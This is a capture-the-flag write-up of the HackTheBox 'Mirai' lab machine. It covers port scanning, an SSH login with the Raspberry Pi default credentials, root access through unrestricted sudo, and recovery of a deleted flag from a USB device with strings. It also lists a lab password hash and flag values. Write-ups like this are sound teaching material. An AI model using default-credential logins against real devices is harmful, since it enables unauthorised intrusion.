


[HackTheBox] Mirai

Date: 12/Nov/2019


Categories: [oscp](#), [htb](#), [linux](#)

Tags: [exploit_defaultcreds](#), [privesc_sudoers](#)

InfoCard:



The image shows a circular avatar of a robot with a glowing red eye and a green grid background, set within a green ring. To the right of the avatar, the title 'Mirai' is displayed in a large, white, monospace font. Below the title, there are four dark gray rectangular boxes, each containing a label and a value. The first box shows 'OS: Linux' with a small Linux penguin icon. The second box shows 'Difficulty: Easy' in green text. The third box shows 'Points: 20' in green text. The fourth box shows 'Release: 01 Sep 2017'. The fifth box shows 'IP: 10.10.10.48'.

OS:	 Linux
Difficulty:	Easy
Points:	20
Release:	01 Sep 2017
IP:	10.10.10.48

Overview

This is a writeup for HackTheBox VM [Mirai](#). Here's an overview of the enumeration → exploitation → privilege escalation process:

Killchain




Figure 1: writeup.overview.killchain

TTPs

1. 22/tcp/ssh/OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0): [exploit_defaultcreds](#), [privesc_sudoers](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Tue Nov 12 15:49:18 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/htb.mirai/results/10.10.10.48/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/htb.mirai/results/10.10.10.48/scans/xml/_quick_tcp_nmap.xml
  ↳ 10.10.10.48
2 Increasing send delay for 10.10.10.48 from 0 to 5 due to 275 out of 915 dropped probes since
  ↳ last increase.
3 Nmap scan report for 10.10.10.48
4 Host is up, received user-set (0.060s latency).
5 Scanned at 2019-11-12 15:49:19 PST for 27s
6 Not shown: 997 closed ports
7 Reason: 997 resets
8 PORT      STATE SERVICE REASON          VERSION
9 22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
10 | ssh-hostkey:
11 |   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
12 | ssh-dss AAAAB3NzaC1kc3MAAACBAJpzaaGcmwdVrkG//
  ↳ X5kr6m9em2hEu3SianCnerFwTGHgUhrRprR6iocVhd8gN21TPNTwFF47q8nUitupMBnvImwAs8NcjLVclPSdFJSWwTxbaBiX0qyjV5B
  ↳ +s2N8I9neI2coRbtZDUwUiF/1gUAZIimeK0j2x39kcBpcpM6ZAAAAFQDwL9La/
  ↳ FPuIrEutE8yfdIgxTDDNQAAAIbJbfYW/IeOFHPiKbZHWiM8JTjhPCcvjIkNjKMMdS6uo00/JQH4VUUTscC/
  ↳ LTvYmQeLayc7GYQ/AcLgoYFHm8hDgFVN2D4BQ7yGQT9dU4GAOp4/H1wHPK1AiBuDQMsyEk2s2J+60Rt+
  ↳ hUKCZfnxP0oD9l+
  ↳ VEWfZQYCTOBi3g0AotgAAAIbD6OWkakYL2e132lg6Z02202PIq9zvAx3tfViuU9CGStiIW4eH4qrhSMiUKrhbNeCzvdwcw6pRWK41
  ↳ +vDiQrhV12/
  ↳ w6JSowf9KHxvoprAGiEg7GjyvidBr9Mzv1WajlU9BQ00Nc7poV2UzyMwLYLqzdjBJT28WUs3qYTxanaUrV9g==
13 |   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
14 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCPSoRAKB+cPR8bChDdajCIpf4p1zHfZyu2xnIkqRAGm6Dws2zcy+
  ↳ VAZriPDRUrt10GfsBLZtp/1PZpkUd2b1PKvN2YIg4SDtpvTrdwAM2uCGUrZdKRofa+nd8REgkTg8JRYkSGQ/
  ↳ RxBZzb06JZhRSvLABFve3rEPVdwTf4mzzNuryV4DNctrAojjP4Sq7Msc24poQRG9AkeyS1h4zrZMbBODQaKoyY3pss5FWJ
  ↳ +qa83XNsqqjNk1KhSbjH17pBFhlfo/6bGkIE68vS5CQI9Phygke6/a39EP2pJp6WzT5KI3Yosex3Br85kbh/
  ↳ J8CVf4EDIRs5qismW+AZLeJUJHrj
15 |   256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
16 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBc189gWp+rA+
  ↳ 2SLZzt3r7x+9sXF0Cy9g3C9Yk1S21hT/V0mlqYys1fbAvqwoVvkpRvHRzbd5CxViOVih0TeW/bM=
17 |   256 4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
18 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILvYtCvO/UREAhODuSsm7liSb9SZ8gLoZtn7P46SIDZL
19 53/tcp    open  domain   syn-ack ttl 63 dnsmasq 2.76
20 | dns-nsid:
21 |_ bind.version: dnsmasq-2.76
22 80/tcp    open  http     syn-ack ttl 63 lighttpd 1.4.35
23 | http-methods:
24 |_ Supported Methods: OPTIONS GET HEAD POST
25 |_http-server-header: lighttpd/1.4.35
26 |_http-title: Site doesn't have a title (text/html; charset=UTF-8).
27 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
28
29 Read data files from: /usr/bin/./share/nmap
30 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
31 # Nmap done at Tue Nov 12 15:49:46 2019 -- 1 IP address (1 host up) scanned in 27.40 seconds
```

2. From the HTTP response headers, we find that the HTTP service is running the [PiHole](#) project:

```

http-headers:
  X-Pi-hole: A black hole for Internet advertisements.
  Content-type: text/html; charset=UTF-8
  Content-Length: 0
  Connection: close
  Date: Tue, 12 Nov 2019 23:50:08 GMT
  Server: lighttpd/1.4.35

(Request type: GET)

```

Figure 2: writeup.enumeration.steps.2.1

3. We also find an `admin` directory from the `gobuster` scan:

```

http://10.10.10.48:80/admin (Status: 301)
http://10.10.10.48:80/swfobject.js (Status: 200) [Size: 61]

```

Figure 3: writeup.enumeration.steps.3.1

4. Upon visiting the `http://10.10.10.48/admin/` page, we get the default PiHole dashboard:




Figure 4: writeup.enumeration.steps.4.1

Findings

Open Ports

1	22/tcp		ssh		OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
2	53/tcp		domain		dnsmasq 2.76

```
3 80/tcp      | http    | lighttpd 1.4.35
4 123/udp     | ntp     | NTP v4 (unsynchronized)
5 1323/tcp    | upnp    | Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
6 32400/tcp   | http    | Plex Media Server httpd
7 32469/tcp   | upnp    | Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
```

Files

```
1 http://10.10.10.48/admin/
```

Users

```
1 ssh: pi
```

Phase #2: Exploitation

1. We take hint from the name of this VM, Mirai, referring to the [botnet](#) that targeted Internet systems configured with default credentials. Since the target system is running PiHole and by default such systems have a user `pi` with password `raspberrypi`, using this combination gives us interactive access:

```
root@kali: ~/toolbox/data/writeups/htb.mirai # ssh pi@10.10.10.48
The authenticity of host '10.10.10.48 (10.10.10.48)' can't be established.
ECDSA key fingerprint is SHA256:UKDz3Z1kwt20sg26RlulQ3UY/cVIX/oXtiqLPXiXMY.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.48' (ECDSA) to the list of known hosts.
pi@10.10.10.48's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 27 14:47:50 2017 from localhost
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

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-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
pi@raspberrypi:~$
pi@raspberrypi:~$ id
uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60(games),100(users),101(input),108(netdev),117(i2c),998(gpio),999(spi)
pi@raspberrypi:~$
pi@raspberrypi:~$ uname -a
Linux raspberrypi 3.16.0-4-686-pae #1 SMP Debian 3.16.36-1+deb8u2 (2016-10-19) i686 GNU/Linux
pi@raspberrypi:~$
pi@raspberrypi:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:cc:ee
          inet addr:10.10.10.48  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::94e9:d9aa:2889:bf0f/64 Scope:Link
          inet6 addr: dead:beef::e164:151a:f090:2d59/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:ccee/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:170849 errors:0 dropped:0 overruns:0 frame:0
          TX packets:159384 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
```

Figure 5: writeup.exploitation.steps.1.1

2. We then view contents of the `user.txt` file:

```
pi@raspberrypi:~$ cat Desktop/user.txt
ff837707441b257a20e32199d7c8838d
pi@raspberrypi:~$
```

Figure 6: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```
1 pi@raspberrypi> id
2 uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44
   ↵ (video),46(plugdev),60(games),100(users),101(input),108(netdev),117(i2c),998(gpio),999(spi)
3 pi@raspberrypi>
4 pi@raspberrypi> uname
5 Linux raspberrypi 3.16.0-4-686-pae #1 SMP Debian 3.16.36-1+deb8u2 (2016-10-19) i686 GNU/Linux
6 pi@raspberrypi>
7 pi@raspberrypi> ifconfig
8 eth0  Link encap:Ethernet  HWaddr 00:50:56:b9:cc:ee
9       inet addr:10.10.10.48  Bcast:10.10.10.255  Mask:255.255.255.0
10      inet6 addr: fe80::94e9:d9aa:2889:bf0f/64 Scope:Link
11      inet6 addr: dead:beef::e164:151a:f090:2d59/64 Scope:Global
12      inet6 addr: fe80::250:56ff:feb9:ccee/64 Scope:Link
13      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
14      RX packets:170849 errors:0 dropped:0 overruns:0 frame:0
15      TX packets:159384 errors:0 dropped:0 overruns:0 carrier:0
```

```
16 collisions:0 txqueuelen:1000
17 RX bytes:17335718 (16.5 MiB) TX bytes:23597380 (22.5 MiB)
18 Interrupt:19 Base address:0x2000
19 pi@raspberrypi>
20 pi@raspberrypi> users
21 root
22 pi
```

Phase #3: Privilege Escalation

1. From the output of the `id` command and also confirming via `sudo -l`, we know that the user `pi` is a member of the `sudo` group. This means we can switch to `root` and gain elevated privileges:

```
pi@raspberrypi:~ $ sudo -l
Matching Defaults entries for pi on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pi may run the following commands on localhost:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
pi@raspberrypi:~ $
```

Figure 7: writeup.privesc.steps.1.1

```
pi@raspberrypi:~ $ sudo su -

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

root@raspberrypi:~# id
uid=0(root) gid=0(root) groups=0(root)
root@raspberrypi:~#
root@raspberrypi:~# uname -a
Linux raspberrypi 3.16.0-4-686-pae #1 SMP Debian 3.16.36-1+deb8u2 (2016-10-19) i686 GNU/Linux
root@raspberrypi:~#
root@raspberrypi:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:cc:ee
          inet addr:10.10.10.48  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::94e9:d9aa:2889:bf0f/64 Scope:Link
          inet6 addr: dead:beef::e164:151a:f090:2d59/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:ccee/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:218199 errors:0 dropped:0 overruns:0 frame:0
          TX packets:195933 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:24159054 (23.0 MiB)  TX bytes:42925449 (40.9 MiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:20957 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20957 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3433707 (3.2 MiB)  TX bytes:3433707 (3.2 MiB)

root@raspberrypi:~#
```

Figure 8: writeup.privesc.steps.1.2

2. When trying to view the contents of the `root.txt` file, we see that the original file has been deleted and a backup exists on the USB drive. We use the `df -lh` command to find the absolute path for mounted USB drive, find a file in it but it too didn't give us the flag. The original file seems to be deleted from the USB stick which means we need to use some quick forensics to obtain the deleted file:


```

root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
root@raspberrypi:~#
root@raspberrypi:~#
root@raspberrypi:~# df -lh
Filesystem      Size  Used Avail Use% Mounted on
aufs            8.5G  2.8G  5.3G  34% /
tmpfs           100M  4.8M   96M   5% /run
/dev/sda1       1.3G  1.3G    0 100% /lib/live/mount/persistence/sda1
/dev/loop0      1.3G  1.3G    0 100% /lib/live/mount/rootfs/filesystem.squashfs
tmpfs           250M    0  250M   0% /lib/live/mount/overlay
/dev/sda2       8.5G  2.8G  5.3G  34% /lib/live/mount/persistence/sda2
devtmpfs        10M    0   10M   0% /dev
tmpfs           250M  8.0K  250M   1% /dev/shm
tmpfs           5.0M  4.0K  5.0M   1% /run/lock
tmpfs           250M    0  250M   0% /sys/fs/cgroup
tmpfs           250M  8.0K  250M   1% /tmp
/dev/sdb        8.7M  93K  7.9M   2% /media/usbstick
tmpfs           50M    0   50M   0% /run/user/999
tmpfs           50M    0   50M   0% /run/user/1000
root@raspberrypi:~#
root@raspberrypi:~#
root@raspberrypi:~# ls -la /media/usbstick/
total 18
drwxr-xr-x 3 root root 1024 Aug 14 2017 .
drwxr-xr-x 3 root root 4096 Aug 14 2017 ..
-rw-r--r-- 1 root root 129 Aug 14 2017 damnit.txt
drwx----- 2 root root 12288 Aug 14 2017 lost+found
root@raspberrypi:~#
root@raspberrypi:~#
root@raspberrypi:~# cat /media/usbstick/damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

-James
root@raspberrypi:~#

```

Figure 9: writeup.privesc.steps.2.1

3. We try to extract strings from the mounted device file `/dev/sdb` and find the contents of the original `root.txt` file:

```
root@raspberrypi:~# strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e483143ff12ec505d026fa13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
root@raspberrypi:~#
```

Figure 10: writeup.privesc.steps.3.1

Loot

Hashes

```
1 pi:$6$SQPHFoql$gSE5qWbZRGHDin4LnFY56sMnQsmvH/o2oIlXv.3KcqVsJCYgJ09R9/」  
   ↪ Pws88e8yjKgJnaxN3zdq8f5ots1b.....
```

Credentials

```
1 ssh: pi/raspbe...
```

Flags

```
1 /home/pi/Desktop/user.txt: ff837707441b257a20e3.....  
2 /root/root.txt -> /media/usbstick/root.txt: 3d3e483143ff12ec5.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/64>
- [+] <https://www.youtube.com/watch?v=SRmvRGUuuno>